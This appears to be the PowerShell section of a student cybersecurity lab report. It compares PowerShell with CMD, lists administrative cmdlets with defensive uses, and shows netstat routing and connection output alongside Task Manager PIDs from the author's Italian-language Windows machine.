Project S11L5 - Powershell, Wireshark, Nmap and tcpdump


1. **Powershell and CMD**
2. **Network Traffic Analysis with Wireshark**
3. **Nmap and its Capabilities**
4. **SQL Injection and MySQL Security Laboratory**


1. PowerShell and CMD

In system administration, tools like Windows PowerShell and Command Prompt (CMD) are essential for performing tasks that involve file management, network configurations, and other system operations. Through comparing the dir, ping, and cd commands in both environments, we begin to understand how PowerShell offers enhanced functionalities compared to CMD. For instance, PowerShell's Get-Command is more versatile, allowing a user to retrieve and utilize cmdlets that are not available in the traditional command prompt.

Command Comparison

In the screenshots, we can observe the differences between PowerShell and CMD commands. When using dir, PowerShell returns a detailed listing with more options for filtering, whereas CMD is more basic. The ping command is another comparison, showing that both environments handle network diagnostics, but PowerShell also allows more complex scripting options. For instance, when using cd to change directories, PowerShell offers more flexibility, such as the ability to navigate to network paths more easily.





Alias Management

The Get-Alias command, as shown in the screenshot, demonstrates how PowerShell allows users to create and manage aliases for commands. In PowerShell, dir is actually an alias for Get-ChildItem, which is a more powerful cmdlet that can be used for file system navigation and other tasks. This feature of aliasing helps streamline complex scripts, making PowerShell a powerful tool for users who need to automate repetitive tasks.

Hereunder a short list of other notable commands:

Command Name	Description
Get-Process (gps)	Retrieves a list of running processes. Useful for identifying suspicious or unauthorized processes.
Get-Service (gsv)	Displays the status of services on the system. Helps detect unusual or unrecognized services.
Get-EventLog	Reads system event logs. Essential for analyzing unauthorized access attempts or abnormal activity.
Invoke-WebRequest (iwr)	Retrieves content from URLs. Useful for testing resource access or identifying phishing attempts.
Get-WmiObject (gwmi)	Queries WMI for detailed system information, including processes, network configuration, and hardware.
Get-Command (gcm)	Lists all available commands in a PowerShell session. Useful to spot suspicious modules or commands.
Get-ChildItem (gci)	Explores files and directories. Helps detect suspicious or hidden files often used by malware.
Select-String (sls)	Searches for specific strings within files or command outputs. Useful for spotting suspicious patterns in logs.
Get-NetTCPConnection	Displays active TCP network connections. Helps identify unauthorized or malicious communications.
Stop-Process (kill)	Terminates running processes. Useful for halting malicious activity on a system.
New-PSSession (nsn)	Creates a remote session with another computer. Used for lateral movement or remote investigations.

Network Statistics

The netstat -r command in PowerShell is useful for displaying network routing tables. By comparing this output with the netstat -abno command, we can see how PowerShell not only shows network information but can also display process IDs (PIDs). This allows administrators to trace back active network connections to specific applications. The screenshot of this command shows that PowerShell matches the PIDs from the network stats with those found in the Task Manager, demonstrating how PowerShell can assist in troubleshooting and managing network-related issues.

```
PS C:\Users\uomos> netstat -h

Mostra le statistiche del protocollo e le connessioni di rete TCP/IP correnti.

NETSTAT [-a] [-b] [-e] [-f] [-i] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

  -a            Mostra tutte le connessioni e le porte di ascolto.
  -b            Mostra l'eseguibile coinvolto nella creazione di ogni connessione o
                porta di ascolto. In alcuni casi, eseguibili noti ospitano
                più componenti indipendenti e in questi casi la
                sequenza dei componenti coinvolti nella creazione della connessione
                o della porta di ascolto viene visualizzata. In questo caso, il nome dell'eseguibile
                è in [] in basso, in alto si trova il componente chiamato,
                e così via fino al raggiungimento di TCP/IP. Tenere presente che questa opzione
                può essere dispendiosa in termini di tempo e non andrà a buon fine a meno che non si disponga delle
                autorizzazioni sufficienti.
  -c            Visualizza un elenco di processi ordinati in base al numero di
TCP o UDP
                porte attualmente utilizzate.
  -d            Mostra il valore DSCP associato a ogni connessione.
  -e            Mostra le statistiche Ethernet. Potrebbe essere in combinazione con l'opzione
                -s.
  -f            Mostra Fully Qualified Domain Names (FQDN) per gli indirizzi
                stranieri.
  -i            Mostra il tempo in cui una connessione TCP si trova nel suo stato corrente.
  -n            Mostra i numeri di indirizzi e porte in formato numerico.
  -o            Mostra l'ID processo di proprietà associato a ogni connessione.
  -p proto      Mostra le connessioni per il protocollo specificato dal protocollo; il protocollo
                può essere: TCP, UDP, TCPv6 o UDPv6.  Se usato con l'opzione -s
                per mostrare le statistiche per protocollo, il protocollo potrebbe essere:
                IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP o UDPv6.
  -q            Mostra tutte le connessioni, le porte di ascolto e le porte
                TCP non di ascolto associate. Le porte non di ascolto associate potrebbero essere associate o meno
                a una connessione attiva.
  -r            Mostra la tabella di routing.
  -s            Mostra le statistiche per protocollo.  Per impostazione predefinita, le statistiche vengono
                mostrate per IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP e UDPv6;
                l'opzione -p potrebbe essere usata per specificare un sottoinsieme dell'opzione predefinita.
  -t            Mostra lo stato di offload della connessione corrente.
  -x            Mostra connessioni NetworkDirect, listener ed endpoint
                condivisi.
  -y            Mostra il modello di connessione TCP per tutte le connessioni.
                Non può essere in combinazione con altre opzioni.
  interval      Mostra di nuovo le statistiche selezionate, inserendo intervalli di secondi
                tra ogni visualizzazione.  Premi CTRL+C per interrompere la nuova visualizzazione delle
                statistiche.  Se omesso, netstat stamperà le
                informazioni sulla configurazione corrente una volta.

PS C:\Users\uomos>
```

```
PS C:\Users\uomos> netstat -r
===========================================================================
Elenco interfacce
 13...d4 5d 64 48 92 bf ......Realtek Gaming GbE Family Controller #2
  6...04 33 c2 0b ab d1 ......Microsoft Wi-Fi Direct Virtual Adapter
 20...06 33 c2 0b ab d0 ......Microsoft Wi-Fi Direct Virtual Adapter #2
 10...04 33 c2 0b ab d0 ......Intel(R) Wireless-AC 9260 160MHz #2
 21...00 50 56 c0 00 01 ......VMware Virtual Ethernet Adapter for VMnet1
 17...00 50 56 c0 00 08 ......VMware Virtual Ethernet Adapter for VMnet8
 16...04 33 c2 0b ab d4 ......Bluetooth Device (Personal Area Network)
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Tabella route
===========================================================================
Route attive:
     Indirizzo rete             Mask          Gateway     Interfaccia Metrica
          0.0.0.0          0.0.0.0    192.168.1.254    192.168.1.196     30
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
      192.168.1.0    255.255.255.0         On-link     192.168.1.196    286
    192.168.1.196  255.255.255.255         On-link     192.168.1.196    286
    192.168.1.255  255.255.255.255         On-link     192.168.1.196    286
    192.168.118.0    255.255.255.0         On-link     192.168.118.1    291
    192.168.118.1  255.255.255.255         On-link     192.168.118.1    291
  192.168.118.255  255.255.255.255         On-link     192.168.118.1    291
    192.168.147.0    255.255.255.0         On-link     192.168.147.1    291
    192.168.147.1  255.255.255.255         On-link     192.168.147.1    291
  192.168.147.255  255.255.255.255         On-link     192.168.147.1    291
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link     192.168.147.1    291
        224.0.0.0        240.0.0.0         On-link     192.168.118.1    291
        224.0.0.0        240.0.0.0         On-link     192.168.1.196    286
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link     192.168.147.1    291
  255.255.255.255  255.255.255.255         On-link     192.168.118.1    291
  255.255.255.255  255.255.255.255         On-link     192.168.1.196    286
===========================================================================
Route permanenti:
  Nessuna

IPv6 Tabella route
===========================================================================
Route attive:
 Interf Metrica Rete Destinazione      Gateway
 10    286 ::/0                     fe80::3a07:16ff:fe10:501e
  1    331 ::1/128                  On-link
 10    286 2a01:e11:1407:3d10::/64  On-link
 10    286 2a01:e11:1407:3d10:4cea:7a83:9e87:e283/128
                                    On-link
 10    286 2a01:e11:1407:3d10:c218:c083:de15:1dcb/128
                                    On-link
 21    291 fe80::/64                On-link
 17    291 fe80::/64                On-link
 10    286 fe80::/64                On-link
 17    291 fe80::2445:bf07:699d:56be/128
                                    On-link
 21    291 fe80::8ec3:23af:2e85:96c8/128
                                    On-link
 10    286 fe80::cfa1:b895:d1a0:df55/128
                                    On-link
  1    331 ff00::/8                 On-link
 21    291 ff00::/8                 On-link
 17    291 ff00::/8                 On-link
 10    286 ff00::/8                 On-link
===========================================================================
Route permanenti:
  Nessuna
```

```
Connessioni attive

  Proto  Indirizzo locale         Indirizzo esterno       Stato           PID
```

Amministratore: Windows PowerShell

```
[chrome.exe]
 TCP    192.168.1.196:50052    192.99.44.195:443      ESTABLISHED     25080
[chrome.exe]
 TCP    192.168.1.196:53705    170.72.238.169:443     ESTABLISHED     25080
[chrome.exe]
 TCP    192.168.1.196:53706    170.72.238.1:443       ESTABLISHED     25080
[chrome.exe]
 TCP    192.168.1.196:53713    170.72.238.243:443     ESTABLISHED     25080
[chrome.exe]
 TCP    192.168.1.196:53715    170.72.238.127:443     ESTABLISHED     25080
[chrome.exe]
 TCP    192.168.1.196:53717    170.72.238.205:443     ESTABLISHED     25080
[chrome.exe]
 TCP    192.168.1.196:53718    170.72.238.4:443       ESTABLISHED     25080
[chrome.exe]
 TCP    192.168.1.196:53719    170.72.238.64:443      ESTABLISHED     25080
[chrome.exe]
 TCP    192.168.1.196:53721    170.72.238.23:443      ESTABLISHED     25080
[chrome.exe]
 TCP    192.168.1.196:53849    170.72.18.17:443       ESTABLISHED     25080
[chrome.exe]
 TCP    192.168.1.196:54013    34.158.1.133:4070      ESTABLISHED     20064
[Spotify.exe]
 TCP    192.168.1.196:54057    192.168.1.63:8009      ESTABLISHED     10344
[Spotify.exe]
```

Gestione attività — Digitare nome, editore o PID per la ricerca


Dettagli — Esegui nuova attività — Termina attività


Nome	PID	Stato	Nome utente	CPU	Memoria (w...	Architet...	Descrizione
chrome.exe	28588	In esecuzione	uomos	00	455.628 K	x64	Google Chrome
chrome.exe	9140	In esecuzione	uomos	00	115.652 K	x64	Google Chrome
chrome.exe	14568	In esecuzione	uomos	00	21.984 K	x64	Google Chrome
chrome.exe	15932	In esecuzione	uomos	00	95.296 K	x64	Google Chrome
chrome.exe	7968	In esecuzione	uomos	00	56.044 K	x64	Google Chrome
chrome.exe	13944	In esecuzione	uomos	00	116.208 K	x64	Google Chrome
chrome.exe	29600	In esecuzione	uomos	00	33.880 K	x64	Google Chrome
chrome.exe	29920	In esecuzione	uomos	00	31.456 K	x64	Google Chrome
chrome.exe	16060	In esecuzione	uomos	00	40.712 K	x64	Google Chrome
chrome.exe	28580	In esecuzione	uomos	00	211.132 K	x64	Google Chrome
chrome.exe	9924	In esecuzione	uomos	00	47.080 K	x64	Google Chrome
chrome.exe	22568	In esecuzione	uomos	00	82.828 K	x64	Google Chrome
chrome.exe	11376	In esecuzione	uomos	00	10.536 K	x64	Google Chrome
chrome.exe	6708	In esecuzione	uomos	00	7.120 K	x64	Google Chrome
chrome.exe	14548	In esecuzione	uomos	00	15.004 K	x64	Google Chrome
chrome.exe	25596	In esecuzione	uomos	01	149.764 K	x64	Google Chrome
chrome.exe	23632	In esecuzione	uomos	00	1.512 K	x64	Google Chrome
chrome.exe	25096	In esecuzione	uomos	00	282.872 K	x64	Google Chrome
chrome.exe	25080	In esecuzione	uomos	00	22.856 K	x64	Google Chrome
chrome.exe	25020	In esecuzione	uomos	00	12.100 K	x64	Google Chrome
chrome.exe	25316	In esecuzione	uomos	00	43.044 K	x64	Google Chrome
chrome.exe	28968	In esecuzione	uomos	00	3.704 K	x64	Google Chrome
chrome.exe	29152	In esecuzione	uomos	00	22.276 K	x64	Google Chrome
chrome.exe	4840	In esecuzione	uomos	00	52.112 K	x64	Google Chrome


Emptying the Recycle Bin

Another crucial function of PowerShell is performing system maintenance. The screenshot of the Clear-RecycleBin command highlights how PowerShell can be used to clear out the Recycle Bin without requiring manual intervention. This is an excellent example of how PowerShell can automate simple tasks, improving efficiency for administrators.

PowerShell offers a more robust, flexible, and powerful environment compared to CMD. It provides deeper insights into system operations, more control over tasks, and greater potential for automation. Its ability to execute complex scripts and manage aliases for commands makes it an invaluable tool for system administrators and security professionals.








Hereunder an additional short list of useful commands for easier handling of cybersecurity day-to-day activities:


Command Name	Description
Get-ACL	Retrieves the access control list (ACL) for a file or resource. Useful for auditing permissions.
Test-Connection	Sends a ping to a specified device. Useful for checking connectivity and investigating network issues.
Export-Csv (epcsv)	Exports data into a CSV file. Helps document findings during an investigation or export logs for analysis.
Set-ExecutionPolicy	Changes the PowerShell script execution policy. Useful for controlling script execution to prevent malicious code.
Measure-Object	Measures properties of objects (e.g., size, count). Can be used to analyze data during investigations.

